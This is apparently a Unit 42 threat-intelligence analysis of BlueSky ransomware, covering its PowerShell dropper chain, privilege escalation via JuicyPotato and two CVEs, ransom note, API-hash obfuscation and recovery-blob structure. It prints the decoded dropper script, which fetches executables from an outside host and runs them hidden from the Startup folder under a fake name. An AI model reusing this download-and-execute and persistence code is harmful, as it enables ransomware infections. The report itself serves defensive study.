BlueSky Ransomware: Fast Encryption via Multithreading

unit42.paloaltonetworks.com/bluesky-ransomware/


Muhammad Umer Khan, Lee Wei, Yang Ji, Wenjun Hu August 10, 2022

By Muhammad Umer Khan, Lee Wei, Yang Ji and Wenjun Hu

August 10, 2022 at 12:00 PM

Category: Malware, Ransomware

Tags: babuk, BlueSky Ransomware, Cloud-Delivered Security Services, conti ransomware, Cortex XDR, Investigation and Response, next-generation firewall, Powershell, RedLine infostealer, threat intelligence, URL filtering, WildFire



This post is also available in: 日本語 (Japanese)

Executive Summary

BlueSky ransomware is an emerging family that has adopted modern techniques to evade security defenses.

Ransomware is a malicious program designed to encrypt a user’s data and demand a ransom for the decryption. BlueSky ransomware predominantly targets Windows hosts and utilizes multithreading to encrypt files on the host for faster encryption.

In our analysis, we found code fingerprints from samples of BlueSky ransomware that can be connected to the Conti ransomware group. In particular, the multithreaded architecture of BlueSky bears code similarities with Conti v3, and the network search module is an exact replica of it.

However, in another respect, BlueSky more closely resembles Babuk Ransomware. Both use ChaCha20, an algorithm for file encryption, along with Curve25519 for key generation.

According to research done by CloudSEK, PowerShell scripting is used to drop and download BlueSky ransomware from a fake website to encrypt data. After successful encryption, BlueSky Ransomware renames the encrypted files with the file extension .bluesky and drops a ransom note file named # DECRYPT FILES BLUESKY #.txt and # DECRYPT FILES BLUESKY #.html.

Palo Alto Networks customers receive protections from BlueSky ransomware and other types of ransomware through Cortex XDR, the Next-Generation Firewall and cloud-delivered security services including WildFire. The Advanced URL Filtering subscription provides real-time URL analysis and malware prevention for BlueSky ransomware.


If you think you may have been impacted by a cyber incident, the Unit 42 Incident Response team is available 24/7/365. You can also take preventative steps by requesting any of our cyber risk management services.

Related Unit 42 Topics   Ransomware, Conti Ransomware

Table of Contents

Initial Dropper


As shown in Figure 1, BlueSky ransomware is initially dropped by the PowerShell script start.ps1, which is hosted at hxxps://kmsauto[.]us/someone/start.ps1. The initial dropper is Base64-encoded and then DEFLATE-compressed, which is common behavior observed among PowerShell droppers.



```
00000000: 6965 5828 6e45 772d 6f62 6a65 6374 2069  ieX(nEw-object i
00000010: 4f2e 436f 6d70 7265 5373 694f 4e2e 4465  O.CompreSsiON.De
00000020: 666c 6174 6573 5472 4541 6d28 5b49 6f2e  flatesTrEAm([Io.
00000030: 4d65 4d4f 7279 5354 7265 616d 5d5b 7379  MeMOrySTream][sy
00000040: 7354 654d 2e43 6f6e 5645 7274 5d3a 3a46  sTeM.ConVErt]::F
00000050: 726f 4d62 6153 4536 3473 7472 696e 6728  roMbaSE64string(
000042fc: 6d6f 6465 5d3a 3a64 6543 4f6d 7052 6573  mode]::deCOmpRes
0000430c: 5329 7c20 257b 6e65 572d 6f62 4a45 4354  S)| %{neW-obJECT
0000431c: 2073 7953 7465 4d2e 696f 2e73 7472 4541   sySteM.io.strEA
0000432c: 6d72 4561 6465 5228 245f 2c20 5b74 6558  mrEadeR($_, [teX
0000433c: 742e 656e 436f 6469 6e67 5d3a 3a55 7446  t.enCoding]::UtF
0000434c: 3829 7d29 2e72 6561 4454 6f45 6e64 2829  8)}).reaDToEnd()
```

Figure 1. Initial dropper.

After extracting the embedded Base64-encoded stream from start.ps1, the decoded and uncompressed data stream led to yet another PowerShell script called stage.ps1. This script contained countless irrelevant comments in an attempt to conceal malicious activity. After removing these excessive comments, we discovered that start.ps1 downloaded a number of payloads from hxxps://kmsauto[.]us/someone/ based on the user’s privileges, as shown in Figure 2.



```
$os = [environment]::OSVersion.Version
$privilege = [bool]((([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
$arch = $env:PROCESSOR_ARCHITECTURE
$CheckSleep = 20
$dev_mode = $false
if($(Test-Path ".dev")) {
    $dev_mode = $true
    Write-Warning "DevelMode!"
    $base_url = "http://localhost:8000"
} else {
    $base_url = "https://kmsauto.us/someone"
}
function nopriv
{
    if(!$(Test-Path "$env:appdata\Microsoft\Windows\Start Menu\Programs\Startup\")) {
        mkdir "$env:appdata\Microsoft\Windows\Start Menu\Programs\Startup\"
    }
    (New-Object System.Net.WebClient).DownloadFile("$base_url/l.exe", "$env:appdata\Microsoft\Windows\Start Menu\Programs\Startup\javaw.exe")
    Start-Process "$env:appdata\Microsoft\Windows\Start Menu\Programs\Startup\javaw.exe" -WindowStyle Hidden
}
function StartAndExec2
{
    param(
        [Parameter()] [string]$url
    )

    $FileName = -join ((65..90) | Get-Random -Count 10 | % {[char]$_})
    $FilePath = "$env:temp\$FileName.exe"
    (New-Object System.net.WebClient).DownloadFile("$url", $FilePath)
    Start-Sleep 5
    if(Test-Path $FilePath) {
        $procId = Start-Process $FilePath -PassThru -WindowStyle Hidden
        Wait-Process $procId.Id -ErrorAction SilentlyContinue
        Start-Sleep $CheckSleep
        if(Test-Path "$env:ProgramData\Microsoft\javaw.exe") {
            Stop-Process  $pid -Confirm:$false -Force
        }
    }
}

if(!$privilege)
{
    $urlArray = @()
    if($os.Major -lt 10) {
        $urlArray += ,"$base_url/potato.exe"
    }
    else {
        $urlArray += ,"$base_url/ghost.exe"
        $urlArray += ,"$base_url/spooler.exe"
    }
    ForEach($url in $urlArray) {
        try {
            StartAndExec2 -url $url
        } catch {}
    }
    if(!$dev_mode) {
        nopriv
    }
```

Figure 2. Initial dropper (decoded).

Local Privilege Escalation


Before downloading additional payloads to perform local privilege escalation, the PowerShell script, stage.ps1, determines if it is being executed as a privileged user. If so, it moves to the next step and downloads and executes the ransomware payload. If not, it uses the following techniques to escalate local privileges, depending on the version of the host operating system. If the version of the host operating system is earlier than Windows 10, such as Windows 7, 8 or XP, then the script will download and execute a modified version of the local privilege escalation tool called JuicyPotato. If the host is running Windows 10 or later, then the script will download and execute ghost.exe and spooler.exe to exploit local privilege escalation vulnerabilities CVE-2020-0796 and CVE-2021-1732 respectively.

Ransomware Payload

After gaining additional privileges, stage.ps1 downloads the final BlueSky ransomware payload from hxxps://kmsauto[.]us/someone/l.exe and saves it locally to the filesystem as javaw.exe, attempting to masquerade as a legitimate Windows application. Eventually, the sample executes from the file path %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\javaw.exe.

Ransom Note

BlueSky drops the ransom note as a text file named # DECRYPT FILES BLUESKY #.txt and an HTML file named # DECRYPT FILES BLUESKY #.html in a local directory where it has encrypted files successfully and renamed them with the file extension .bluesky. The content of # DECRYPT FILES BLUESKY #.html is shown in Figure 3.



BLUESKY

YOUR IMPORTANT FILES, DOCUMENTS, PHOTOS, VIDEOS, DATABASES HAVE BEEN ENCRYPTED!

The only way to decrypt and restore your files is with our private key and program.

Any attempts to restore your files manually will damage your files.

To restore your files follow these instructions:

1. Download and install "Tor Browser" from https://torproject.org/

2. Run "Tor Browser"

3. In the Tor Browser open website:

http://ccpyeuptrlatb2piua4ukhnhi7lrxgerrcrj4p2b5uhbzqm2xgdjaqid.onion

4. On the website enter your recovery id:


RECOVERY ID: [redacted]

5. Follow the instructions on the website

Figure 3. BlueSky ransom note.

Anti-Analysis Techniques

BlueSky implements multiple anti-analysis techniques, including string encryption, API obfuscation and anti-debugging mechanisms, allowing it to obfuscate Windows API function names and use indirect calls for resolving APIs. Additionally, BlueSky encodes API names using DJB hashing functions as shown in Figure 4, hindering malware analysis.




```
  p_InLoadOrderModuleList = &NtCurrentPeb()->Ldr->InLoadOrderModuleList;
  Flink = p_InLoadOrderModuleList->Flink;
  if ( p_InLoadOrderModuleList->Flink == p_InLoadOrderModuleList )
    return 0;                                   //
                                                //
  while ( 1 )
  {
    sub_4060C0(v9, 0, 259);
    memcpy(v9, Flink[6].Flink, 2 * LOWORD(Flink[5].Blink));
    v3 = (_WORD *)sub_4068C0(v9, LOWORD(Flink[5].Blink) >> 1);
    DJBHash_v4 = 5381;
    for ( i = (unsigned __int16)*v3; *v3; DJBHash_v4 = v6 + v7 )
    {
      v6 = DJBHash_v4;                          // Calculate DJBHash
      ++v3;
      v7 = i + 32 * DJBHash_v4;
      i = (unsigned __int16)*v3;
    }
    if ( DJBHash_v4 == a1 )
      break;                                    // Check if DJB hash matches with obfuscated hash
    Flink = Flink->Flink;                       // Module name
    if ( Flink == p_InLoadOrderModuleList )
      return 0;
  }
  return Flink[3].Flink;
}
```

Figure 4. DJB hash matching.

Ransomware Artifacts

BlueSky generates a unique user ID by computing the MD5 hash over the combined Volume Information, Machine GUID, Product ID and Install Date values, as shown in Figure 5. Furthermore, it uses the same ID for generating the mutex Global\<32-byte ID>.



```
.text:0040F472 56                push    esi
.text:0040F473 E8 68 6B FF FF    call    memcpy          ; VolumeInformation
.text:0040F478 53                push    ebx
.text:0040F479 FF B5 7C FF FF FF push    [ebp+machine_GUID_var_84]
.text:0040F47F 8D 46 04          lea     eax, [esi+4]
.text:0040F482 50                push    eax
.text:0040F483 E8 58 6B FF FF    call    memcpy          ; MachineGUID
.text:0040F488 57                push    edi
.text:0040F489 FF B5 78 FF FF FF push    [ebp+Digital_product_id_var_88]
.text:0040F48F 8D 46 04          lea     eax, [esi+4]
.text:0040F492 03 C3             add     eax, ebx
.text:0040F494 50                push    eax
.text:0040F495 E8 46 6B FF FF    call    memcpy          ; DigitalProductID
.text:0040F49A 8D 34 1F          lea     esi, [edi+ebx]
.text:0040F49D 8B BD 74 FF FF FF mov     edi, [ebp+var_8C]
.text:0040F4A3 6A 04             push    4
.text:0040F4A5 8D 85 68 FF FF FF lea     eax, [ebp+install_date_var_98]
.text:0040F4AB 50                push    eax
.text:0040F4AC 8D 47 04          lea     eax, [edi+4]
.text:0040F4AF 03 C6             add     eax, esi
.text:0040F4B1 50                push    eax
.text:0040F4B2 E8 29 6B FF FF    call    memcpy          ; InstallDate
.text:0040F4B7 8B 9D 64 FF FF FF mov     ebx, [ebp+var_9C]
.text:0040F4BD 8D 46 04          lea     eax, [esi+4]
.text:0040F4C0 50                push    eax
.text:0040F4C1 57                push    edi
.text:0040F4C2 53                push    ebx
.text:0040F4C3 E8 18 9D FF FF    call    crypto_hash_sub_4091E0 ; Calculate MD5 Hash_
.text:0040F4C8 8B B5 60 FF FF FF mov     esi, [ebp+var_A0]
.text:0040F4CE 56                push    esi
.text:0040F4CF 6A 10             push    10h
.text:0040F4D1 53                push    ebx
.text:0040F4D2 89 1D 80 31 41 00 mov     md5_maybe_ID_dword_413180, ebx
.text:0040F4D8 E8 33 F4 FF FF    call    hex_bytes_hexstring_sub_40E910
.text:0040F4DD 57                push    edi
```

Figure 5. Unique ID calculation.


It creates the registry key HKCU\Software\<32-byte ID> to store registry entries completed, RECOVERY BLOB and x25519_public to fingerprint its ransomware operations. Once the encryption process is completed, the registry entry completed is set with a value of 1. RECOVERY BLOB is a fingerprint identifier for the compromised organization, which is encrypted by the ChaCha20 encryption algorithm. The structure of the RECOVERY BLOB is shown in Table 1.

Offset	Data	Size
0x00	Curve25519 public key	0x20
0x20	Cryptographic random value	0x0C
0x2C	Curve25519 secret key	0x20
0x4C	Unique user ID	0x10
0x5C	Hardcoded RC4-decoded bytes	0x10
0x6C	Unknown DWORD	0x04

Offset	Data	Size
0x70	Unknown DWORD	0x04
0x74	Constant value 0x1000	0x04

Table 1. Recovery blob structure.

The RECOVERY BLOB is then encrypted with ChaCha20 as shown in Figure 6 and stored in HKCU\Software\<32-byte ID>\RECOVERY.



```
curve25519_donna((int)HASH_v7, (int)SECRET_KEY, a2);
v11 = 256;
do
{
  Sha256_hash(HASH_v7, 0x20u, (int)HASH_v7);
  --v11;
}
while ( v11 );
memcpy((void *)RECOVERY_BLOB, PUBLIC_KEY_, 0x20u);
memcpy((void *)(RECOVERY_BLOB + 0x20), CRYOTO_RANDOM_NUMBER_v15, 0xCu);
memcpy((void *)(RECOVERY_BLOB + 0x2C), SECRET_KEY, 0x20u);
memcpy((void *)(RECOVERY_BLOB + 0x4C), UNIQUE_USER_ID_, 0x10u);
memcpy((void *)(RECOVERY_BLOB + 0x5C), EMBEDDED_RC4_KEY_a6, 0x10u);
